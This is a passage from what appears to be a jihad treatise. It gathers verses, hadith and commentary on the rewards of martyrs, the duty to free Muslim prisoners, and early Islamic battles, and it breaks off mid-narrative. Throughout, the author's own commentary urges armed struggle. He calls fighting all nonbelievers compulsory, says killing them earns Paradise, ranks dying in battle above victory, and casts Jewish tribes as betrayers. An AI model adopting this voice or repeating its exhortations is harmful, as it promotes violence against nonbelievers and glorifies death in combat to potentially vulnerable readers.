- Because Allah and His angels are witnesses that Paradise is granted for such a person.
- Because their souls witness Paradise. This is the opinion of al Qurtubi

- Because they witnessed on the transaction between them and Allah mentioned in the verse: **"**Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction which you have contracted. And it is that which is the great attainment. (Al Tawba 111)
- When soul of the martyr leaves his body it witnesses the bounties Allah has prepared for him

Allah has bestowed on the Shaheed many bounties. One of which is the fact that the Shaheed is alive:

And do not say about those who are killed in the way of Allah, "They are dead". Rather say, they are alive, but you perceive not. (Al Baqarah 154)

180. Ibn Abbaas narrated: The Messenger of Allah said: "The martyrs are on the banks of a river next to the gates of Paradise in a green dome. They receive their provisions from Paradise in the morning and night" (Ahmad – Ibn Abu Shaybah – Tafseer al Tabari – al Hakim (authenticated by al Thahabi))

Scholars interpreted the essence of the "life" of the martyr. Al Qurtubi mentions the various views on the subject:

Al Qurtubi stated that the life of the martyrs is in the literal sense and that their bodies are dead but their souls are not – just like all the believers- but the difference is that the Shaheed receives provisions from Paradise while the rest of the believers don't.

Mujahid says that the martyrs feed from the fruits of Paradise but they are not actually in it. Others say that the souls of the martyr are inside green birds in Paradise. Al Qurtubi adopts this view because it is supported by sayings of the Prophet.

Al Qurtubi continues by saying that the Shaheed would receive the reward of fighting one battle every year and he would also share in the rewards of every jihad until the Day of Judgment!

My view is that the life of the Shaheed is different and it depends on the status of the Shaheed:

- Some shaheeds would have their souls in the insides of birds of Paradise. Flying wherever they want in Paradise.
- Others would be on the river just outside the gates of Paradise and they would receive their provisions every morning and night from inside Paradise.
- The souls of others would be flying with the angels wherever they want
- Others would be reclining on thrones in Paradise

The earth does not consume the bodies of the martyrs:

The body of the Shaheed does not decompose.

181. AbdulRahman bin Sasa'ah said: "I was told that Amr bin al Jamooh and Abdullah bin Amr (both from al Ansar) were martyred during the battle of Uhud and the Messenger of Allah placed them in the same grave. During the reign of Mu'awyah a storm flooded the cemetery so their grave was opened in order to change its location. When the grave was opened their bodies were found intact as if they died yesterday. This occurred 46 years after their death!" (Imam Malik)

The same incident is also referred to here:

182. Jabir narrates: Mu'awyah said: "Whoever has a dead person in this cemetery (the cemetery of the martyrs of Uhud) should remove their remains" Jabir said: "We pulled them out of their graves with tender bodies (as if they were alive). One of the bodies was hit by an ax in the leg and blood dripped from the injury!" (Ibn al Mubarak – AbdulRazaq)

183. The son of Ibn Abbaas said: "I went to the grave of my uncle Hamzah and I retrieved his body and it didn't change"

184. It is mentioned that the grave of the young man from the story of the trench was found in during the reign of Umar. The young man had his hand over his head in the place the arrow hit him (Tirmithi (agreeable))

185. Al Qurtubi stated that the people of Madina narrated that the wall of the grave of the Messenger of Allah collapsed during the reign of al Waleed bin AbdulMalik when Umar bin AbdulAziz was the governor of Madina. When the wall collapsed a foot was uncovered and people were terrified thinking that it was the foot of the Messenger of Allah. The grandson of Umar came and he saw the foot and said that it was the foot of his grandfather Umar. Umar died as a Shaheed.

If the martyr is considered to be alive then there is no prayer for the dead performed for them. Regarding the washing, Imam Malik, Shafi'i, and Abu Haneefah say that the Shaheed shouldn't be washed. In al Bukhari the Messenger of Allah ordered that the martyrs of Uhud be buried without any washing and without the prayer of janazah.

The reason the martyrs are not washed is because their blood would witness for them on the Day of Judgment.

Al Hassan and ibn al Musayab say that the Shaheed should be washed. But the stronger opinion is that they are not washed.

Also regarding the prayer of janazah, Imam Malik, Shafi'i and Ahmad state that the prayer is not performed on the Shaheed. But the scholars of Kufah and Basra state otherwise. The stronger opinion is that there is no prayer of janazah for the Shaheed.

All the above stated relates to the one who dies on the battlefield. However, if a fighter is injured in the battlefield but then is rescued to another place and is attended to and then eats and drinks

but eventually dies from his injuries, then such a person is washed and receives the prayer of janazah. This is what the Sahabah did with Umar when he was killed.

The virtues of martyrs:

The martyrs are blessed with many virtues from Allah. Some of which are:

1. Desire to die again for the sake of Allah:

No one who enters Paradise wants to leave it, even if they are given the world and everything on it, with the exception of the Shaheed. He wants to leave Paradise, come back to this world, and be killed in the sake of Allah again. In Sahih Muslim the Messenger of Allah says: "No one who enters Paradise would want to go back to earth but the Shaheed. He wants to go back to earth in order to be killed for the sake of Allah ten times. That is when he sees what Allah has reserved for the martyrs!" The Messenger of Allah himself says: "In the name of whom Muhammad's soul is in His hand, I wish I could fight in the cause of Allah and then be killed and then fight and then be killed and then fight and then be killed"

2. Forgives all sins:

The moment the soul of the Shaheed leaves his body, it also leaves all his sins behind.
In Sahih Muslim: Abu Qatadah said the Messenger of Allah gave them a khutbah and he said in it that Jihad in the path of Allah and Iman are the greatest of all deeds. So a man stood up and said: "O Messenger of Allah if I am killed in the path of Allah will that forgive my sins?" The Messenger of Allah said: "Yes, if you die with steadfastness and sincerity, facing your enemy, and not turning your back to him" The man asked again. The Messenger of Allah said: "Yes, if you die with steadfastness and sincerity, facing your enemy, and not turning your back to him and if you are not in debt – Jibreel told me that"

186. Abdullah bin Amr bin al Aas narrated: The Messenger of Allah said: "The Shaheed is forgiven everything except debt" (Muslim – al Hakim – Ahmad)

Al Qurtubi: The debt that is intended here is when the Shaheed had the capability of paying it back but didn't or had the option of writing it in his will and he didn't. It would also include money that was borrowed for a wasteful reason and was not returned. But when the Shaheed borrows money due to poverty and dire need and is then incapable of paying it back, this would not withhold the Shaheed from Paradise. In this case the Sultan should pay back his debt. If that didn't happen than Allah himself will pay it back for him. As the Messenger of Allah said: "When you borrow and you sincerely want to pay it back, Allah will pay it back for you. And when you borrow money to waste, Allah will waste it." (Bukhari)

187. The Messenger of Allah said: "The Shaheed has seven qualities: He would be forgiven with the first drop of his blood…" (Ahmad – al Tabarani)

188. Abdullah bin Amr bin al Aas said: When the servant is killed in the cause of Allah, as soon as the first drop of his blood touches the ground, all of his sins are forgiven.

3. The angels provide shade for the Shaheed with their wings:

189. Jabir narrated that his father was presented to the Messenger of Allah after his dead body was mutilated. I wanted to uncover his face but some people told me not to. We then heard some women weeping. The Messenger of Allah said: "Why are you weeping? The angels are still providing shade for him until this moment!" (Bukhari – Muslim)

4. Martyrdom guarantees Paradise:

Allah says: "Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise" (Tawbah 111)

Allah says: And those who are killed in the cause of Allah – never will He waste their deeds. He will guide them and amend their condition. And admit them to Paradise.. (Muhammad 4-6)

190. Samurah bin Jundub narrated: The Messenger of Allah said: "I've dreamed last night of two men who ascended with me and took me up a tree and we entered a mansion i've never seen anything more beautiful than it. They said: "This mansion is for the martyrs" (Bukhari)

191. Abu Hurairah narrated: The Messenger of Allah said: "Allah laughs at two men, one of them kills the other and they both enter Paradise!" They said: "How can that happen O Messenger of Allah?" He said: "One of them kills the other, so the one who is killed goes to Paradise (a martyr) and then the man who killed embraces Islam, goes and fights in the path of Allah and is killed as a Shaheed and goes to Paradise" (Bukhari – al Nasa'i – Muslim)

192. Anas narrated: The mother of Harithah came to the Messenger of Allah and asked him: "O Messenger of Allah, wont you tell me about my son Harithah? If he is in Paradise I would be patient. If he is not I would cry for him" (Harithah was killed during the battle of Badr by a stray arrow –friendly fire-) The Messenger of Allah said: "Have you lost your mind! It is not one Paradise but many, and your son is in the highest one: al Firdaws!" (Bukhari)

5. Are in the inside of green birds in Paradise:

193. Ibn Abbas narrated: The Messenger of Allah said: "When your brothers were killed at Uhud, Allah had the souls in the insides of green birds flying on the banks of the rivers of Paradise and eating from the fruits thereof. At night these birds spend their evening in lanterns hanging to the throne of Allah. When the martyrs saw the blessings they were in, they said: "Who would convey to our brothers that we are living in Paradise so they wont ignore jihad and stop fighting." Allah then revealed:

And never think of those who have been killed in the cause of Allah as dead. Rather, they are alive with their Lord, receiving provision,

Rejoicing in what Allah has bestowed on them of His bounty, and they receive good tidings about those after them who have not yet joined them- that there will be no fear concerning them, nor will they grieve.

They receive good tidings of favor from Allah and bounty and that Allah does not allow the reward of believers to be lost. (Aal Imran 169-171) (Abu Dawud – Muslim)

6. They are not punished in their graves:

There is a hadith that states that the one who dies in Ribaat would not be tested in their graves. If this occurs to the one who dies in Ribaat then what about the one who dies as a Shaheed. The interrogation of the grave is meant to test the faith of a person. Now if the Shaheed died fighting for the sake of Allah with swords flashing above his head, spears and arrows flying next to him, and seeing heads and limbs being chopped off – whoever sees that and then doesn't retreat but rather fights until they die, giving up their soul for Allah is enough as a test for his faith.

7. The Shaheed is spared from the shock of the blow of the Horn:

194. Saeed bin Jubair was asked who are the ones excluded by Allah in the following verse? And the Horn will be blown, and whoever is in the heavens and whoever is on the earth will fall dead except whom Allah wills" (al Zumar 68)

He said: They are the martyrs. Everyone else dies while they are surrounding the throne of Allah with their swords in their hands. (Ibn al Mubarak – Bukhari in al Kabeer – Abu Naeem – al Tabari in Tafseer – al Sayuti says it is authentic – al Hakim (al Thahabi authenticated it))

195. The Messenger of Allah asked Jibreel about the ones who are excluded from the shock of the Horn. Jibreel said they are the martyrs. (Al Hakim)

9. The Shaheed intercedes for seventy of his family members:

196. Nimran bin Utbah said we went to visit Umm al Dardaa and we were orphans. She said: "Rejoice! I heard my husband Abu al Dardaa say: "The Messenger of Allah said: "The Shaheed will intercede on behalf of seventy of his relatives"" (Abu Dawud – Ibn Habbaan – al Bayhaqi)

10. The Shaheed feels peace on the Day of Judgment:

197. The Messenger of Allah said: "…and he (the Shaheed) feels peace at the time of the greatest fear" (Ahmad – al Tabarani)

11. The blood of the Shaheed doesn't dry until he sees his wives in Paradise:

198. Abdullah bin Ubaidillah bin Umair said: When the two armies meet, the women of Paradise descend to the lower heaven to watch the battle. If they see a man steadfast they say: "O Allah make him firm" while if he turns his back they turn away from him. If he is killed they come down to him and wipe the dirt from his face. (AbdulRazaq (authentic))

12. The one who dies as a Shaheed is better than the one who wins and returns home safely:

199. Jabir narrates: The Messenger of Allah was asked about the best jihad. He said: "The best jihad is the one in which your horse is slain and your blood is spilled" (Ibn Habbaan – Ahmad – Ibn Abu Shaybah)

200. Amr bin Absah narrates: A man said O Messenger of Allah what is Islam? He said, "Islam is the submission of your heart, and that the Muslims are safe from your tongue and your hands" He said: "What is the best of Islam?" The Messenger of Allah said, "Iman (Faith)" He said what is faith? The Messenger of Allah replied, "To believe in Allah, His angels, His books, His Messengers, and the resurrection after death" He said, "What is the best of Iman?" The Messenger of Allah said, "Hijrah" He said what is hijrah? The Messenger of Allah said, "To leave sins behind" He said, "What is the best of hijrah?" The Messenger of Allah said, "Jihad" He said what is the best of jihad? The Messenger of Allah said, "the one whose horse is killed and his blood is spilled" (Ahmad – al Tabarani – al Bayhaqi)

These hadiths are a clear refutation of the claim that the one who wins is better than the one who is killed.

201. Abdullah bin Ubaidillah bin Umair said: Amr bin al Aas was circling the Kaabah when he passed by a circle of men from Quraish sitting down. When they saw him they asked each other who was better: Amr bin al Aas or his brother Hisham? When Amr finished his tawaf he walked up to them and said: "I heard you say something about me, what was it?" They said: "We were wondering who is better you or your brother Hisham" Amr bin al Aas said: "I will tell you about that. I was with my brother Hisham at Yarmuk and we spent our night praying that Allah blesses us with martyrdom. The next day my brother got it but I didn't. So you can then see that he was better than me" (Ibn al Mubarak)

This is a clear-cut statement from Amr that the one who is killed is better than the one who is not.

13. The Shaheed does not feel the pain of death except like a brief sting:

202. Abu Hurairah narrated: The Messenger of Allah said: "The Shaheed feels nothing from the agony of death except like one of you would feel from a sting of an insect" (Tirmithi – al Nasa'i - Ibn Majah – al Bayhaqi – Ahmad – al Darimi)

203. In Majmoo' al Lata'if it mentions that a man said: "O Allah take my soul without me feeling any pain" One day while he was walking in a farm he felt tired so he layed down to sleep. Some nonbelievers approached him and cut off his head. One of his friends saw him in a dream and asked him about himself. He said: "I slept in a farm and when I opened my eyes I was in Paradise!"

204. Ibn al Mubarak mentions a similar story about two Muslim prisoners of war. They were threatened by the leader of the nonbelievers to give up their religion. When they refused he threw them in a container that had oil boiling for three consecutive days. Due to the extreme heat of the oil, shortly after they were thrown in it their bones stuck out from the surface. Later on their brother saw them in a dream and asked them about their condition. They said: "It was only that first dip into the boiling oil and then we went straight to al Firdaws!" (Al Firdaws is the highest level of Paradise)

14. The angels continuously visit the martyrs and deliver their salaams to them:

205. Abdullah bin Amr bin al Aas narrated: The Messenger of Allah said: "The first company to enter Paradise are the poor Muhajireen who protected this Ummah from harm. When they hear they obey. One of them might need something from the sultan but would die without asking for it. On the Day of Judgment Allah will call Paradise and it would come with all its beauty and splendor. Allah will then say: "Where are my servants who fought in my cause and were killed or harmed and made jihad for me? Let them enter into Paradise without reckoning" The angels would then come and prostrate to Allah and say: "Our Lord, we glorify you and praise you day and night, who are these people whom you preferred over us?" Allah will say: "These are the ones who fought and were hurt in my cause" The angels would then visit them from every gate saying: "Salaam to you for your steadfastness. What a blessed dwelling" (Ahmad – al Hakim (authenticated by al Thahabi))

15. Allah is pleased with the Shaheed:

206. Anas narrated: Some men came to the Messenger of Allah and asked him to send them some teachers to teach them Quran and Sunnah. So the Messenger of Allah sent them seventy of the scholars of Quran among whom was my uncle Haraam. These men would recite and study Quran during the night, and during the day they would fetch out water and bring it to the masjid. They would go out logging and when they sell the wood they buy food for the poor in the masjid. When the Messenger of Allah sent them to go and teach that tribe the tribesmen killed them all before they even reached their destination. After they were

killed they said: “O Allah convey to our Prophet that we have met you and that you are pleased with us and we are pleased with you” My uncle was killed by a spear. When he saw the spear go through him he yelled: “In the name of the Lord of al Kaabah, I have won!” The Messenger of Allah said: “Your brothers have been assassinated and they have said: “O Allah convey to our Prophet that we have met you and that you are pleased with us and we are pleased with you” (Bukhari – Muslim)

16. For martyrdom to be accepted no good deeds are required to precede it:

207. Al Baraa bin Azib narrated: A man covered in iron armor approached the Messenger of Allah and said: “O Messenger of Allah, should I fight or embrace Islam first?” The Messenger of Allah said: “Embrace Islam and then fight” He became Muslim and fought and was killed. The Messenger of Allah said: “He did very little but was rewarded a lot” (Bukhari – Muslim)

208. Abu Musa al Ash’ari narrated: The Prophet was in a battle when one of the nonbelievers asked for a duel. A Muslim went up to him but was killed by the nonbeliever. He asked for another challenger. Another Muslim went to him and was also killed. Then the nonbeliever came to the Messenger of Allah and asked him: “What are you fighting for?” The Messenger of Allah said: “We fight people until they testify that there is no one worthy of worship other than Allah and that Muhammad is the Messenger of Allah and that we fulfill the rights of Allah” The nonbeliever said: “What you said is admirable. I accept that” He then embraced Islam and turned to the side of the Muslims fighting with them. He was later killed. So he was carried and buried next to the same two Muslims he killed. The Messenger of Allah said: “In Paradise, there are no men who love each other more than these!” (Tabarani (authentic))

They love each other so much because the killed see the one who killed them as the reason of blessing them with martyrdom.

209. Jabir narrated: We were with the Messenger of Allah during the battle of Khaibar and he sent out a group of the army who came back with a shepherd. The Messenger of Allah spoke to the shepherd for a while then the man embraced Islam. He asked the Messenger of Allah: “What should I do with these sheep? They are entrusted to me and belong to other people,” The Messenger of Allah said: “Take a handful of sand and throw at them and they would head back to their owners” The man then joined the Muslims in their fight and was killed by an arrow. He didn’t have a chance to even pray one prayer. The Messenger of Allah told the companions to enter his body in his tent. They carried him to the Prophet’s tent and then the Messenger of Allah came out saying: “Allah has accepted his Islam. When I went into the tent I found him with his two wives from Paradise” (Al Hakim (authenticated by al Thahabi))

17. The Shaheed is married to al Hoor (the woman of Paradise):

Allah says: And for them are fair women with large [beautiful] eyes

The likenesses of pearls well protected (al Waqi'ah 22-23)

210. The Messenger of Allah said in a hadith mentioning the virtues of the Shaheed: "The Shaheed…would be married to seventy two of al Hoor (the women of Paradise) (Tirmithi – AbdulRazaq – ibn Majah (agreeable))

211. The Messenger of Allah said: "…And if a woman of Paradise reveals herself to the people of this world she would fill the distance between them with light and her scent, and the scarf on her head is better than the world and everything in it" (Bukhari)

212. Abu Saeed al Khudri narrated: The Messenger of Allah said: "A man would be reclining in Paradise for 70 years before he moves. Then a woman would come to him and pat his shoulder. He would look around and see her face. Her face is so clear he could see his image on her cheeks and one of her pearls would light the distance between the heavens and earth. She would give him salaam. He would then ask her who she is. She would say: "I am from al Mazid" She would be dressed in 70 dresses and he would still be able to see the marrow of her shin from beneath the dresses" (Ibn Habbaan – Ahmad – Tirmithi – Abu Ya'la)

[Al Mazid is mentioned in Quran. Allah promised the believers in Paradise with al Mazid. Literaly it means "more". So it could include any of the bonus rewards not mentioned in Quran or Sunnah]

CHAPTER 13: THE RULINGS REGARDING MUSLIM POWS:

Allah says: And what is the matter with you that you fight not in the cause of Allah and for the oppressed among men, women, and children who say, "Our Lord, take us out of this city of oppressive people and appoint for us from Yourself a protector and appoint for us from Yourself a helper"?

Al Qurtubi states in his Tafseer: Allah has mandated jihad in order to raise his word high and for his religion to prevail, and to come to the rescue of the weak believers even if that would lead to the loss of lives.

Freeing the Muslim POWs is mandatory, either through fighting or ransom. Imam Malik says: Muslims need to free the POWs even if that would cost them all their wealth.

213. Abu Musa Al Ash'ari narrated: The Messenger of Allah said: "Free the POWs, feed the hungry, and visit the sick" (Bukhari)

The madhab of al Shafi'i is that freeing the POWs is recommended. The madhab of Imam Malik and Ahmad is that it is compulsory.

If private money is paid to free the POW and his permission was sought then he needs to pay it back after he is freed. If the money was paid without his knowledge there is a difference of opinion whether he should pay it back or not.

Umar bin AbdulAziz stated that if a Muslim POW asks for Muslims to pay for his release, it is mandatory for Muslims to pay it.

Al Qurtubi says in the Tafseer of this verse: "But those who believed and did not emigrate – for you there is no guardianship of them until they emigrated. And if they seek help of you for the religion, then you must help, except against a people between yourselves and whom is a treaty. And Allah is Seeing of what you do." (Al Anfal 72)

If the believers who did not emigrate from the land of the enemy ask the Muslims for help whether in a military of financial form to release them, it is mandatory on the Muslims to help and it is prohibited to forsake them. The only exception is if the Muslims are bound by an agreement with the non-Muslim entity. But this only holds if the withheld Muslims are not harmed. If they are oppressed then the Muslims need to help them. Imam Abu Bakr bin al Arabi says: "Except if the Muslims are oppressed. In that case we need to secure their release until not a single eye among us blinks (even if we all die) or we spend all of our wealth in the process."
These are the opinions of Malik and all the scholars. How unfortunate is it to see today our brothers left in the prisons of the enemy while our treasuries are full of money and we are full of strength.

Umar bin AbdulAziz sent a letter to the Muslim POWs in Constantinople. He told them: "You consider yourselves to be POWS. You are not. You are locked in the cause of Allah. I would like you to know that whenever I give something to the Muslims I give more to your families and I

am sending so and so with 5 dinars for each one of you and if it wasn't that I fear the Roman dictator would take it from you I would have sent more. I have also sent so-and-so to secure the release of every single one of you regardless of what the cost would be. So rejoice! Assalamu Alaykum.

Al Nawawi considers that the ruling on freeing the POW is similar to the ruling on the enemy invading a Muslim land. In fact he considers freeing the POW to be more of a priority because the sanctity of the Muslim soul is greater than that of the Muslim land.

An example of that is when a Muslim woman who was a POW with the Romans in Amooriyah was slapped in the face by a Roman. She then said: "Where is al Mutassim?" (al Mutassim was the Muslim Khalifah) When this was related to al Mutassim he sent an entire army to free her.

The Crusaders took 500 Muslim POWs in al Raha. So the Sultan Imad Aldeen Zinki conquered the town and released all of its POWs.

When Salahuddeen won against the crusaders in Hitteen he released 20,000 Muslim POWs from the crusaders.

That was the state of the Muslim Mujahideen leaders. They would free Muslim POWs while taking prisoners from their enemy and then many of these non-believing POWs would embrace Islam and end up fighting with the Muslims. These are the ones meant by the Messenger of Allah in his hadith mentioned in Bukhari: "Allah is amazed with people who enter Paradise in chains!" Which means that some nonbelievers are brought in chains as POWs and then they believed in Allah. So it is as if these chains brought them to Islam!

CHAPTER 14: THE HISTORY OF JIHAD:

The battles of the Messenger of Allah and the Muslims after him:

Imam Abu Abdullah al Haleemi in his book Shu'ab al Iman (The branches of faith) says:

The Prophet had different stages with the nonbelievers before jihad was prescribed.

- It began with the revelation of "Recite in the name of your Lord who created" (al Alaq 1)
- Then Allah instructed him to convey the message: "O you who covers himself. Arise and warn" (al Muddathir 1-2)
- When he conveyed the message and they belied him, Allah commanded him to be patient with them: "And be patient over what they say and avoid them with gracious avoidance" (Al Muzzamil 10)
- When a base was provided in Madinah, Allah commanded the believers to make hijrah (emigrate) from Makkah to Madinah: "And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance" (Al Nisa 100)
- When they made hijrah they were given permission to fight: "Permission [to fight] has been given to those who are being fought, because they were wronged. And indeed, Allah is competent to give them victory" (Al Hajj 39)
- Then they were instructed to fight whoever fights them: "Fight in the way of Allah those who fight you but do not transgress. Indeed Allah does not like transgressors" (Al Baqarah 190)
- They were later on ordered to fight all the nonbelievers surrounding them: "O you who have believed, fight those adjacent to you of the disbelievers and let them find in you harshness. And know that Allah is with the righteous" (Al Tawbah 123)
  Allah told them that fighting is prescribed on them and is compulsory: "Fighting has been enjoined upon you while it is hateful to you. But perhaps you hate a thing and it is good for you; and perhaps you love a thing and it is bad for you. And Allah knows, while you know not" (Al Baqarah 216)
  Allah also told them that fighting is a covenant between them and Allah: "Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction, which you have contracted. And it is that which is the great attainment." (Al Tawba 111)
  So when Allah prescribed jihad, accepting it and following it became part and parcel of Iman. The contract is that whoever kills the nonbelievers is rewarded with Paradise and whomever the nonbelievers kill is rewarded with Paradise. If you accept this contract and you wanted Paradise then you must fulfill your part of the agreement and that is giving your soul and wealth to Allah.

The value of the merchandise is dependent on three elements:

- The buyer: A noble buyer would only buy valuable merchandise
- The salesman: A noble salesman would not negotiate an invaluable sale.
- And the price: An expensive price is not paid for worthless merchandise.

So what is the item? It's the believer's soul. Look at the value Allah put on your soul. He is the buyer, Muhammad is the salesman and the price is Paradise. That is the greatest honor for the believers. The only condition Allah placed on receiving the price, Paradise, is for you to fight in the cause of Allah with your soul and wealth: ". They fight in the cause of Allah, so they kill and are killed". Allah even recorded the contract for you: "a true promise [binding] upon Him in the Torah and the Gospel and the Quran" So the contract is not documented once, but there are three documents: The Quran, Gospel and Torah.

Scholars differed on the exact number of battles the Messenger went out with himself. In Muslim Jabir states: "The Messenger of Allah fought in twenty one battles" Zaid mentions nineteen while Ibn Ishaaq mentions twenty-seven:

1. Al Abwa':
This occurred in Safar 1 hijri and no fighting occurred.

2. Buwaat:
Rabi al Awal 2 hijri

3. Al Asheerah:
Jumada al Uwla 2 hijri

4. The first battle of Badr:
Occurred a few days after al Asheerah

5. The major battle of Badr:
This was the great battle, which honored Islam and humiliated the infidels. It was one of the greatest days for the Muslims. It occurred the morning of the 17th of Ramadan 2 hijri. A little over 310 Sahabah participated in it.

Al Baraa said the Sahabah of the Messenger of Allah told me that the number of Muslims in the battle of Badr was the same as the number of fighters in the army of Taloot." The enemy was 1000 strong.

When the Messenger of Allah heard of the caravan carrying a huge amount of wealth belonging to Quraish he encouraged his Sahabah to confiscate it. They missed the caravan but ended up meeting an army of Quraish that rushed to the defense of their caravan. The battle started with three men of Quraish fighting one on one with Hamzah, Ali, and Ubaydah bin Al Harith. All three men of Quraish were killed. The Messenger of Allah then straightened the ranks of the army. He was walking in front of the ranks with a piece of wood in his hand and when he saw a man named Sawad sticking out of the rank he pushed him back in his chest with the piece of wood in his hand. Sawad said: "You have hurt me O Messenger of Allah! Let me take revenge!" The Messenger of Allah said: "Go ahead!" Sawad jumped and hugged the Messenger of Allah and kissed him. The Messenger of Allah asked him: "Why did you do that Sawad?" He said: "Combat is near so I wanted the last thing I do is to touch you"

Then the Messenger of Allah went aside and started supplicated. He said: "O Allah if you allow this band to be destroyed you wont be worshiped after this day!" Abu Bakr said: "Enough of asking Allah. Allah has promised you and will fulfill his promise." The Messenger of Allah a little later said: "Rejoice Abu Bakr! The victory of Allah is near! Here comes Jibreel riding his horse"

Allah says about that day: "[Remember] when your Lord inspired the angels, "I am with you, so strengthen those who have believed. I will cast terror into the hearts of those who disbelieved, so strike upon the necks and strike from them every fingertip" (Al Anfal 12) (Bukhari)

The battle was joined by 5000 angels led by Jibreel himself.

214. Rifa'ah narrated: Jibreel came to the Messenger of Allah and told him, "What do you consider the people of Badr to be among you?" He said, "We consider them to be the best of Muslims" Jibreel said: "And that's what we consider the angels who attended it to be"
Seventy of the infidels were killed and seventy were taken prisoners.
Allah says: "And already had Allah given you victory at Badr while you were weak. Then fear Allah; perhaps you will be grateful" (Aal Imran 123) (Bukhari)

6. Bani Sulaym I:
Seven days after returning from Badr the Messenger of Allah attacked Banu Sulaym but no fighting occurred. He camped in their land for three days and then returned to Madinah.

7. Banu Qaynuqa':
Occurred on a Saturday during the month of Shawwaal, 20 months after hijrah. Banu Qaynuqa' were the first Jews to betray the Messenger of Allah. Thus, he laid siege to their forts. But Allah cast fear into their hearts so they surrendered. Their ally, the head of the hypocrites, Abdullah bin Ubayy appealed for them so the Messenger of Allah allowed them to vacate Madinah safely but that all of their land and property be turned over to the Muslims.

8. Al Suwayq:
On the 5th of Dhul Hijjah 2 hijri the Messenger of Allah left Madinah in pursuit of a caravan of Quraish led by Abu Sufyan. When Abu Sufyan learned of that he escaped, thus, no fighting occurred.

9. Ghatafan:
Happened in the land of Najd in Rabi al Awwal 3 hijri. The Messenger of Allah led an army of 450 but no fighting occurred.

10. Banu Sulaym II:
The Messenger of Allah attacked the land of Banu Sulaym but for a second time the enemy did not come out to fight. The Messenger of Allah stayed in their land for two months.

11. Uhud:
It happened in Shawwaal 3 hijri. The Muslim army was 700. The enemy was 3000.

The banner of the Quraish was entrusted to the family of Abu Talhah. Before the battle started the banner was with Talhah bin Abi Talhah. He asked for a duel so Ali went to face him and killed him. The banner was then carried by his brother Uthman who was killed by Hamzah. Then his brother Saad carried it and was killed by Saad bin Abi Waqqaas. Then it was carried by Abu Talhah's grandson Musafih who was killed by Aasim bin Thabit. Then it was carried by his brother Kulaab who was killed by al Zubair bin al Awwaam. Then it was carried by his brother Jalaas who was in turn killed by Talhah bin Ubaidillah. Then it was carried by their relative Sharhabeel bin Arta'ah and was killed by Ali. The banner was then left on the ground after 7 men from the same family where killed.

When the banner fell down, with it came the defeat of Quraish and they began their retreat. But because the archers on the mountain disobeyed the clear orders of the Messenger of Allah and left their post, Khalid bin al Waleed and Ikrimah bin Abu Jahl took advantage of that and ambushed the Muslims who thought the battle was over. It was in the battle of Uhud that Hamzah the uncle of the Messenger of Allah was killed. He is the greatest of the Shuhada'.
The day of Uhud was a trial for the Muslims.

12. Hamra' al Asad:
Occurred on Sunday the 16th of Shawwaal 3 hijri immediately following Uhud. The Messenger of Allah mobilized the Muslims to go out and chase the army of Quraish to show to them that even though they lost Uhud they are still capable of fighting. When Abu Sufyan heard of the move of the Muslims he hastened to Makkah to avoid combat. No fighting occurred.

13. Banu al Nadheer:
It happened 5 months after Uhud in Rabi al Awwal 4 hijri. This was a Jewish tribe in Madinah that broke its agreement with the Messenger of Allah so he attacked them and laid siege to their powerful fortresses. Nevertheless, Allah cast fear in their hearts and they surrendered. Similar to what happened in Banu Qaynuqa', Abdullah bin Ubayy appealed for them so the Messenger of Allah agreed to have them vacate Madinah with only a load of one animal to carry with them. Everything else was to be turned over to the Muslims including all their money and arms. They relocated to Khaibar and other areas.

14. That al Riqqaa'
Occurred in Jumada al Uwla 4 hijri. It was named "that al Riqqaa'"(which means the battle of the rags" because the shoes of the Muslims where tearing apart and their feet were bleeding so they ended up rapping pieces of their clothes over their feet. The Messenger of Allah attacked the land of Najd but no fighting occurred.

15. The minor battle of Badr:
It happened in Shabaan 4 hijri. The Messenger of Allah went to Badr to meet Abu Sufyan and Quraish at an appointed time. He went with 1500 fighters. Abu Sufyan made it half way but then decided to go back to Makkah.

16. Dawmat al Jandal:
Dawmat al Jandal is at the southern tips of the land of al Shaam. It is a town surrounded by an impregnable wall. The Messenger of Allah attacked it when he heard that the nonbelievers are

gathering an army to invade Madinah. He marched towards them in an army of 1000. He would move at night and hide during the day. When the enemy heard of his move they feared him and ended up dispersing. So when the Messenger of Allah arrived in their territory none of them came out to fight. He attacked their shepherds and confiscated some of their cattle and sent out detachments to different areas and then returned.

17. Al Khandaq:
Occurred in Shawwaal 5 hijri. Quraish came headed by Abu Sufyan. Bani Fazarah were headed by Uyaynah bin Hisn. Bani Murah headed by al Harith bin Awf. In addition to Ghatafan, and Ashja' and they all converged on Madinah in an army of 5000.

When the Messenger of Allah received news of the armies he consulted with the Sahabah and that is when Salman al Farisi suggested digging the trench which was a novel idea to Arab warfare. The trench was completed in a little over 10 days. The Muslims were 3000. The coalition army laid siege to Madina for over 20 days. During that time Nu'aym bin Masood, a prominent member of the coalition came to the Messenger of Allah to announce his Islam. The Messenger of Allah told him to keep his Islam secret and to go back among the enemy and fight them from within. He told him: "If you remain with us you are only one man. But go back to them and weaken them from within as much as you can because war is deception" Naeem implemented this advice very well. He went back to the leaders of the Jewish tribe of Banu Quraydhah (who were part of the attacking coalition) and told them that they made a mistake in breaking their piece agreement with the Muslims. He told them that the coalition army would eventually leave and go back to their lands and leave you here in Madinah to face the wrath of the Muslims. He said therefore I suggest that you refuse to fight on the coalition side until they hand over to you some of their prominent men as hostages to insure their good faith.

Naeem left the Jews and went to Abu Sufyan and the Arab leaders and told them that he came to give them advice. He said that the Jews have regretted their betrayal of Muhammad and they instead conspired with him to hand over some of your prominent men in order to have them killed as a retribution for their betrayal of their piece agreement with him. He said if the Jews come to you asking for hostages do not give them any.

